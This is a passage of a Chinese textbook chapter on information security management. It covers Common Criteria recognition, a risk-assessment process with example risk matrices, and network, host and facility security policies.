1995 年 CC 项目组成立了 CC 国际互认工作组，并与 1997 年制定了过渡性互认协定。目前，参加 CC 互认协定（CCRA）已经有美国的 NSA 和 NIST、加拿大的 CSE、英国的 CESG、德国的 GISA、法国的 SCSSI、新西兰的 DSD，以及澳大利亚、荷兰、西班牙、意大利、挪威、芬兰、瑞典、希腊等 20 多个国家的政府官方组织。目前 CCRA 已经允许政府机构参与或授权的非官方组织参加。




图 6.3 中国国家信息安全测评认证中心开展涉密信息系统认证的流程

3. 中国国家信息安全测评认证中心

中国国家信息安全测评认证中心是国家授权的、并按照CC准则建立的具有第三方性质的技术机构。它代表国家，并依照国家认证的法律、法规和信息安全管理政策，对信息技术、信息系统、信息安全产品以及安全服务的安全性实施测试、评估和认证。图6.3为中国国家信息安全测评认证中心开展涉密信息系统认证的流程。

6.2 信息系统安全风险评估

安全管理的第一步就是建立一个全局的安全目标，然后才能围绕这个总体目标指定系统的安全策略。但是，由于信息系统的重要性和激烈的攻防对抗，使得信息系统的脆弱性和威胁不可避免，也使得人们不可能建立完全安全的、没有风险的信息系统。这里，风险就是脆弱性和威胁的总和。一个现实的目标则是，通过对于要保护的资产以及系统受到的潜在威胁的分析，把系统风险降低到可以接受的水平。这就是信息系统安全风险评估。

6.2.1 信息系统安全风险评估的基本问题

1. 信息系统安全风险评估的目的

系统的安全强度可以通过风险大小衡量。科学地分析信息系统的风险，综合平衡风险和代价的过程就是信息系统安全风险评估。世界各国信息化的经验表明：

(1) 不计代价、片面地追求系统安全是不切实际的；

(2) 不考虑风险存在的信息系统是危险的，是要付出代价，甚至是灾难性代价的；

(3) 所有的信息系统建设的生命周期都应当从安全风险评估开始。

通过信息系统安全风险评估，组织可以达到如下目的：

(1) 了解组织信息系统的管理和安全现状。

(2) 确定资产威胁源的分布，如入侵者、内部人员、自然灾害等；确定其实施的可能性；分析威胁发生后，资产的价值损失、敏感性和严重性，确定相应级别；确定最敏感、最重要资产在威胁发生后的损失。

(3) 了解系统的脆弱性分布。

(4) 明晰组织的安全需求，指导建立安全管理框架，合理规划安全建设计划。

2. 信息系统安全风险评估时机

信息系统安全风险评估是信息系统每个生命周期的起点和动因。具体地说，应当在下面的一些时机进行：

(1) 要设计规划或升级到新的信息系统时。

(2) 给目前的信息系统增加新的应用或新的扩充(包括进行互联)时。

(3) 发生一次安全事件后。

(4) 组织具有结构性变动时。

(5) 按照规定或某些特殊要求对信息系统的安全进行评估时。

3. 信息系统安全风险评估参考标准

下面列举了进行信息系统安全风险评估时可以参照的标准：

- ASNZS 4306：1999(风险管理指南)：澳大利亚和新西兰关于风险管理的标准。
- NIST SP 800-30：美国国家标准和技术学会(NIST)开发的信息系统风险管理指南。
- NIST SP 800-26：美国国家标准和技术学会(NIST)开发的信息系统安全自我评估指南。
- ISO 17799：英国标准协会(british standard institute,BSI)开发,后成为信息安全管理体系的国际标准。
- BS 7799-2：BSI 开发的信息安全管理标准。
- OCTAVE(Operationally Critical Threat,Asset,and Vulnerability Evaluation)：美国卡内基·梅隆大学软件工程学院开发的一种风险评估方法。
- BS 15000(ITIL)：信息系统服务管理。
- ISO 13335：信息技术安全管理指南。
- G51：安全风险评估及审计指南。
- ISO 15408/CC。
- GB/T 18336：国家标准：信息技术、安全技术、信息技术安全性评估准则。
- GB 17859-1999：国家标准计算机信息系统安全保护等级划分准则。

4. 信息系统安全风险评估准则

在信息系统安全风险评估中,应当遵循如下一些原则。

(1) 规范性原则,具有 3 层含义：

- 评估方案和实施,要根据有关标准进行。
- 选择的评估部门需要被国家认可,并具有一定等级的资质。
- 评估过程和文档要规范。

(2) 整体性原则,评估要从业务的整体需求出发,不能局限于某些局部。

(3) 最小影响原则,包含如下意义：

- 评估要有充分的计划性,不对系统运行产生显著影响。
- 所使用的评估工具要经过多次使用考验,具有很好的可控性。

(4) 保密性原则,包含如下方面：

- 对评估数据严格保密；
- 不得泄露参评人员资料；
- 不得使用评估数据对被评方造成利益损失。

5. 信息系统安全风险评估模式

安全评估模式是进行安全风险评估时应当遵循的操作过程和方式。每个组织应当根据自己的信息系统的环境选择适当的评估模式。下面是几种常用的风险评估模式。

(1) 基线评估(baseline risk assessment)

安全基线评估就是按照标准或惯例进行评估。例如按照下列标准规范或者惯例：

- 国际标准和国家标准,例如 BS7799-1、GB/T 18336-2001 等；
- 行业标准或推荐,例如德国联邦安全局 IT 基线保护手册等；
- 其他类似商业目标和规模组织惯例。

采用基线安全风险评估,组织应当根据行业性质、业务环境等实际情况,用安全极限的规定对自己的信息系统的安全措施进行检查,找出差距,得到基本的安全需求。

安全基线规定适合于特定环境下的所有系统。采用基线安全风险评估,可以满足基本的安全需求,使系统达到一定强度的安全防护水平。这种评估模式需要的资源少,评估周期短,操作简单,是最经济有效的风险评估模式。但是,基线水平的高低确定困难。

(2) 详细评估

详细评估就是对信息系统中的所有资源都进行仔细的评估。例如可以划分成如下方面进行安全风险评估：

- 网络安全风险评估,可以按照了解拓扑结构、获取公共访问机器名字和地址、进行端口扫描的顺序进行。
- 平台安全风险评估,包括认证基准配置、操作系统、网络服务有无改变,认证管理员口令,并测试口令的强度,跟踪审计子系统,评估数据库等。
- 应用安全评估,这种评估包括了资产的坚定和评估、资产面临威胁的评估、安全薄弱环节的分析,并在这些评估分析的基础上进行最后的风险评估分析,最后制定出合适的安全策略。它体现了风险管理的思想,能识别资产的风险并将风险降低到可以接受的水平。

但是,这种模式需要相当多的财力、物力、时间、精力和专业能力的投入,最后获得的结果有可能有一定的时间滞后。

(3) 组合评估

组合评估是上述两种模式的结合。它首先对所有信息系统进行一次较高级别的安全分析,并关注每一个实际分析对整个业务的价值以及它所面临的风险的程度。然后鉴定对业务非常重要或面临严重风险的部分进行详细评估分析,对其他部分进行极限评估分析。这种方法注意了耗费与效率之间的平衡,还注意了高风险系统的安全防范。

6.2.2 信息系统安全风险评估过程

信息系统安全风险评估是确定信息系统安全需求的过程,它包括图 6.4 所示的几个阶段。

下面对信息系统安全风险评估各个阶段的工作进行说明。

1. 制定项目计划

评估工作从制定项目计划开始。项目计划应当包括如下一些内容。

(1) 评估目标：进行安全风险评估的目的和期望。

(2) 项目范围和边界：例如通过定义系统的连接和接口。




图 6.4　信息系统安全风险评估过程

(3) 约束条件：包括时间(是否要在非繁忙办公时间，甚至非工作时间进行)、财务预算、技术因素等。这些约束可能影响项目进度和评估的可用资源。

(4) 建立资产价值(重要性或敏感度)评估标准。

(5) 风险接受标准：明确组织可以接受的风险的水平或等级。

(6) 确定风险评估的模式。

(7) 项目进度安排：用来控制进度，监督项目过程。

2. 评估准备

制定风险评估计划之后，要为实施风险评估做准备工作。

(1) 成立一个专门的风险评估小组，成员包括：

- 具有风险评估经验者。
- 熟悉组织运作者。
- 管理层、业务部门的成员。
- IT 系统代表。
- 用户代表。
- 外部风险评估专家。
- 组织的信息安全官员和安全管理人员。
- 组织的高层管理人员。

同时要进行分工，明确责任。

(2) 收集资料：围绕项目的范围，收集相关资料。收集方法包括：

- 问卷调查。
- 对各级人员访谈。
- 小组讨论。
- 查阅文档(政策法规、设计资料、操作指南、审计记录、安全策略、应急预案、以前的评估结果等)。

- 现场勘察：观察各类人员的行为、环境状况、操作情形，寻找不良行为（如违反安全策略的现象）。

（3）材料准备：为风险评估过程设计拟定标准化的表格、模板、问卷等。

3. 确定资产

如前所述，资产的形式包括：

- 各种文档，包括数据库和数据文件、系统文件、用户手册、培训资料、支持程序、应急计划等。
- 纸质文件，包括合同、策略方针、企业文件、重要商业结果等。
- 软件，包括应用软件、系统软件、开发工具、公用程序等。
- 物理资产。

资产的确定应当从关键业务开始，最终覆盖所有关键资产。在实际操作时，可以根据关键业务流程确定资产清单。

得到完整的资产清单后，要进一步确定每项资产的价值。资产的价值用资产对于组织的重要性或敏感度衡量。为了保证资产评估的一致性和准确性，组织应当建立一个资产评估标准，对资产进行等级划分。表 6.3 是一个资产敏感度等级划分标准范例。

表 6.3　一个资产敏感度等级划分标准范例

等级	名称	描　　述
5	巨	造成灾难性损失，导致组织停顿，决策层免职
4	大	造成重大经济损失，造成产品和服务大幅度缩减，形象受损，士气低落
3	中	对组织造成引起重视的损失，市场有一定程度的反映，士气受到影响
2	小	对部分产品或服务出现影响，受到外部批评
1	微	出现影响，基本不构成负面效应

4. 脆弱性（漏洞）分析

（1）脆弱性分类

- 技术性脆弱性：系统软硬件中存在的漏洞或缺陷。
- 操作性脆弱性：系统在配置、操作、使用中的缺陷，包括操作人员的不良习惯、缺乏审计或备份等。
- 管理性脆弱性：组织结构、人员意识、规章制度、策略计划等方面的不足。

（2）脆弱性分析手段

① 技术性脆弱性分析手段

- 采用工具进行网络扫描。
- 主机审计：采用脚本工具或人工方式对网络设备、主机、数据库进行列目式排查。
- 渗透测试：人工模拟黑客攻击，进行排查。
- 系统分析：进行网络结构和边界分析。

② 非技术性脆弱性主要采用调查表、查看文件、访谈和现场勘察手段进行。

5. 威胁分析

威胁是对系统或资产的保密性、完整性以及可用性构成潜在损害的事件。威胁分析的目的是在明确关键资产，并描述它们的安全需求的情况下，确定这些关键资产面临的威胁，并界定发生威胁的可能性以及对系统或资产的破坏性潜力。

（1）威胁源等级

为了描述方便，对威胁源要进行分类。表 6.4 是一个威胁源分类范例。

表 6.4　一个威胁源分类范例

编号	名称	描　　述
1	不可抗	不可抗拒的自然灾害（地震、飓风等）、环境（电力中断、污染等）、政治、战争等
2	组织薄弱	因组织、体制或制度缺陷造成的安全威胁
3	人为失误	因人的素质、技能等形成的安全威胁
4	技术缺陷	因技术缺陷形成的安全威胁
5	恶意行为	人为的侵害行为

（2）威胁获取途径

威胁获取可以通过下列途径进行：

- 查看安全策略文档。
- 业务流程分析。
- 网络拓扑分析。
- 人员访谈。
- 入侵检测系统收集信息分析。
- 人工分析等。

6. 现有安全控制分析

对于现有（在规划中的或已经实现的）安全控制措施进行分析的目的是，通过分析这些控制，减少或消除一个威胁源利用系统脆弱性的可能性。

（1）安全控制措施的类型

① 按照性质分为以下几种。

- 管理性（administrative）：包括安全策略、程序管理、风险管理、安全保障、系统生命周期管理等。
- 操作性（operational）：包括人员职责、应急响应、事件处理、意识教育、系统支持和操作、物理和环境安全等。
- 技术性（technical）：加密、认证、访问控制、审计等。

② 按照功能分为以下几种。

- 预防性（preventive）：阻止对安全策略的犯罪，包括访问控制、加密和认证等。
- 检测性（detective）：检测并及时发现对安全策略的违犯或企图，并发出警告，具有一定威慑性（deterrent），如入侵检测、审计跟踪、校验和、蜜罐技术等。

(2) 方法

设计一个安全要求核对表，系统化地进行有效的分析，验证安全是否与即定法规和政策一致。

(3) 结果

输出信息系统已经实现或计划实现的安全控制清单。

7. 可能性及影响分析

可能性(likelihood)和影响(impact)是威胁的两个属性，也是评估风险的两个关键因素。可能性指威胁发生的可能性，影响指威胁用于确定风险发生对系统资产破坏或影响的程度。

(1) 可能性分析

可能性分析是对威胁发生概率的估计，要结合威胁源的动机和能力、脆弱性的性质和安全控制存在与有效性进行综合评估。通常采用经验分析或定性分析的方法确定。

为了便于分析，应当制定一个威胁的可能性等级标准。表 6.5 是一个威胁的可能性等级范例。

表 6.5　一个威胁的可能性等级范例

等级	名称	等级权重	描　　述
A	频繁	1.0	大多数情况下会发生
B	经常	0.7	多数情况下很可能发生
C	有时	0.5	有时会发生
D	很少	0.3	有时可能发生
E	个别	0.1	特殊情况下发生

(2) 影响分析

影响分析已经在确定资产阶段用资产的敏感性进行了描述。需要说明的是，影响分析可以用定性和定量两种方法进行。

定性影响分析只用级别描述威胁的影响，这样可以对风险进行排序，并能够立即对那些需要改善的环节进行标识。定量分析可以计算影响的大小，以便用成本效益分析进行成本控制。

8. 确定安全风险

确定安全风险的目的是评估信息系统的安全风险级别。

(1) 风险级别和措施

信息系统风险级别最多划分为 4 级，并用颜色表示，如表 6.6 所示。

(2) 风险级别矩阵

将风险的可能性(概率)与威胁的级别相乘，可以得到最终使命风险，从而可以得到总的风险等级。表 6.7 是一个计算范例。

表 6.6　信息系统风险级别和行动措施

级别符号/颜色	名称	建议的行动措施
E/红色	极度风险	立即采取措施:避免? 转移? 降低
H/橙色	高风险	需要尽快部署行动:避免? 转移? 降低
M/黄色	中风险	必须在一个合理的时间段内制定一个计划实施行动:避免? 接受? 转移? 降低
L/绿色	低风险	按常规处理:避免? 接受? 转移? 降低

表 6.7　一个风险级别矩阵计算范例

可能性	影　响				
	微	小	中	大	巨
	1	2	3	4	5
A(1.0)	1.0	2.0	3.0	4.0	5.0
B(0.7)	0.7	1.4	2.1	2.8	3.5
C(0.5)	0.5	1.0	1.5	2.0	2.5
D(0.3)	0.3	0.6	0.9	1.2	1.5
E(0.1)	0.1	0.2	0.3	0.4	0.5

(3) 确定风险尺度

一个范例:

- E:4.5～5.0;
- H:3.5～4.5;
- M:1.0～3.5;
- L:0.1～1.0。

按照风险尺度,将符号标进风险矩阵,得到结果如表 6.8 所示。

表 6.8　一个风险级别矩阵结果

可能性	影　响				
	微	小	中	大	巨
	1	2	3	4	5
A(1.0)	M(1.0)	M(2.0)	M(3.0)	H(4.0)	E(5.0)
B(0.7)	L(0.7)	M(1.4)	M(2.1)	M(2.8)	H(3.5)
C(0.5)	L(0.5)	M(1.0)	M(1.5)	M(2.0)	M(2.5)
D(0.3)	L(0.3)	L(0.6)	L(0.9)	M(1.2)	M(1.5)
E(0.1)	L(0.1)	L(0.2)	L(0.3)	L(0.4)	L(0.5)

9. 形成评估报告

风险评估报告内容一般包括：

(1) 概述：评估目的、方法、过程等。

(2) 评估结果：包括资产、威胁、脆弱性、现有安全控制措施等级、风险评估等。

(3) 安全控制建议和备选解决方案。

前两项的内容已经介绍，在对安全控制建议和备选解决方案提出建议时应当考虑的内容有：

- 建议的选项在兼容性等方面的有效性。
- 与法律法规的符合性。
- 组织及策略方面的可接受性。
- 对运行的影响。
- 安全性和可靠性。

6.3 信息系统安全策略

信息系统是复杂的，信息系统的安全也是复杂的。可以说，有多么复杂的信息系统，就有多么复杂的信息系统安全。为此，在制定安全措施时必须考虑一套科学的、系统的安全策略(security policy)。

安全策略是控制和管理主体对客体访问时，为安全目的而制定的一组规则和目标约束，以及为达到安全目的而采取的步骤。安全策略可以反映一个组织或一个系统的安全需求。信息安全策略的制定应以信息系统为对象，根据风险分析确立安全方针，并依照这个方针制定相应的策略。下面是中国信息安全产品评测认证中心提出的系统采取的安全策略，供安全管理人员制定系统安全策略时参考。具体制定系统的安全策略时，可以根据风险分析，从中选择必要的内容，同时根据需求追加一部分内容。

6.3.1 基于网络的安全策略

管理者为防止对网络的非法访问或非授权用户使用的情况发生，应采取以下策略。

1. 监视日志

(1) 读取日志，根据日志的内容至少可确定访问者的情况；

(2) 确保日志本身的安全；

(3) 对日志进行定期检查；

(4) 应将日志保存到下次检查时。

2. 对不正当访问的检测功能

当出现不正当访问时应设置能够将其查出并通知风险管理者的检测功能。

(1) 设置对网络及主机等工作状态的监控功能；

(2) 若利用终端进行访问，则对该终端设置指定功能；

（3）设置发现异常情况时能够使网络、主机等停止工作的功能。

3．口令

对依据口令进行认证的网络应采取以下策略：

（1）用户必须设定口令，并努力做到保密；

（2）若用户设定口令时，应指导他们尽量避免设定易于猜测的词语，并在系统上设置拒绝这种口令的机制；

（3）指导用户每隔适当时间就更改口令，并在系统中设置促使更改的功能；

（4）限制口令的输入次数，采取措施使他人难以推测口令；

（5）用户一旦忘记口令，就提供口令指示，确认后口令恢复；

（6）对口令文本采取加密方法，努力做到保密；

（7）在网络访问登录时，进行身份识别和认证；

（8）对于认证方法，应按照信息系统的安全需求进行选择；

（9）设定可以确认前次登录日期与时间的功能。

4．用户身份识别（用户 ID）管理

（1）对于因退职、调动、长期出差或留学而不再需要或长期不使用的用户 ID 予以注销；

（2）对长期未进行登记的用户以书面形式予以通知。

5．加密

（1）进行通信时根据需要对数据实行加密；

（2）要切实做好密钥的保管工作，特别是对用户密钥进行集中保管时要采取妥善的保管措施。

6．数据交换

（1）在进行数据交换之前，对欲进行通信的对象进行必要的认证；

（2）以数字签名等形式确认数据的完整性；

（3）设定能够证明数据发出和接收以及可以防止欺骗的功能；

（4）在前 3 步利用加密操作的情况下，对用户的密钥进行集中管理时，要寻求妥善的管理方法。

7．灾害策略

为防止因灾害、事故造成线路中断，有必要做成热备份线路。

6.3.2 基于主机的安全策略

管理者为防止发生对主机非法访问或未授权用户使用等情况，应采取以下策略。

1. 监视日志

(1) 读取日志,根据日志的内容至少可确定访问者的情况;
(2) 确保日志本身的安全;
(3) 对日志进行定期检查;
(4) 应将日志保存到下次检查时;
(5) 具备检测不正当访问的功能;
(6) 设置出现不正当访问时,能够将其查出并通知风险管理者的功能。

2. 口令

对依据口令进行认证的主机等应采取以下策略:
(1) 用户必须设定口令,并努力做到保密;
(2) 若用户设定口令时,应指导他们尽量避免设定易于猜测的词语,并在系统上设置拒绝这种口令的机制;
(3) 指导用户每隔适当时间就更改口令,并在系统中设置促使更改的功能;
(4) 限制口令的输入次数,采取措施使他人难以推测口令;
(5) 用户一旦忘记口令,就提供口令指示,确认后口令恢复;
(6) 对口令文本采取加密方法,努力做到保密。

3. 对主机的访问

(1) 在记录日志时进行识别和认证;
(2) 对于认证方法,按照信息系统所需的安全要求进行选择;
(3) 设置可以确认前次日志记录日期的功能;
(4) 根据安全方针,除了对主机的访问加以控制外,对数据库的数据、移动存储设备也应分别进行控制;
(5) 为确保访问控制等功能的安全,有必要选择具有相应功能的操作系统。

4. 安全漏洞

(1) 采用专用软件,对是否存在安全漏洞进行检测;
(2) 发现安全漏洞时,要采取措施将其清除。

5. 加密

(1) 在保管数据时,要根据需要对数据等实行加密;
(2) 要切实做好密钥的保管工作,特别是对用户密钥进行集中保管时要采取妥善的保管措施。

6. 对主机的管理

(1) 应采取措施使各装置不易拆卸、安装或搬运;

(2) 要采取措施,避免显示屏上的信息让用户以外的人直接得到或易于发现。

7. 预防灾害策略

(1) 根据需要将装置做成热备份的,要设置替代功能;
(2) 设置自动恢复功能。

6.3.3 基于设施的安全策略

管理者为了防止重要的计算机主机系统设施不受外部人员的侵入或遭受灾害,应采取以下办法。

1. 授予资格

(1) 建立进入设施的资格(以下称资格);
(2) 资格授予最小范围的必需者,并限定资格的有效时间;
(3) 资格仅授予个人;
(4) 授予资格时,要注明可能进入的设施范围及进入设施的目的。

2. 建立身份标识

(1) 对拥有资格的人员发给记有以下事项的身份标识和 IC 卡等(以下称身份证)。
- 资格的有效期;
- 可进入的设施范围及进入的目的;
- 照片等个人识别信息。

(2) 制作标识的材料应采用不易伪造的材料,另外要严格管理标识原件(指存档的),不使之丢失。
(3) 有资格的人员标识遗失或损坏时,应立即报告安全总负责人。
(4) 当按照(3)项报告后,即宣布该标识无效。

3. 设施出入管理

(1) 为获准进入设施,要提交身份标识确认资格;
(2) 限定允许出入设施的期限;
(3) 将允许进入人员的姓名、准许有效期限、可进入的设施范围、进入目的以及进入设施的许可(以下称许可)等记录下来并妥善保存;
(4) 对允许进入的人员发给徽章等进入设施的标志,并将该标志佩带在明显的位置;
(5) 进入设施的标志应按照身份标识中的(2)~(4)项要求执行;
(6) 在建筑物或计算机房的出入口处查验是否具有资格和许可;
(7) 当从设施中搬出或搬入物资时,都应对该物资和搬运工作进行查验;
(8) 物资搬运出入时,应记录负责人的姓名、物资名称、数量、搬运出入时间等,并保存。
(9) 保安人员负责出入管理。

4. 防范措施

(1) 限定设施出入口的数量,设置进行身份确认的措施;

（2）在设施内装设报警和防范摄像装置，以便在发现侵入时采取必要的防范措施；

（3）在建筑物、机房及外设间、配电室、空调室、主配电室（MDF）、中间配电室（IDF）、数据保存室等的入口处设置报警装置，以便在发现侵入时采取必要的防范措施；

（4）让保安人员在设施内外进行巡视。

5. 灭害策略

（1）设施的地点应尽可能选在自然灾害较少的地方；

（2）建筑物应选择抗震、防火结构；

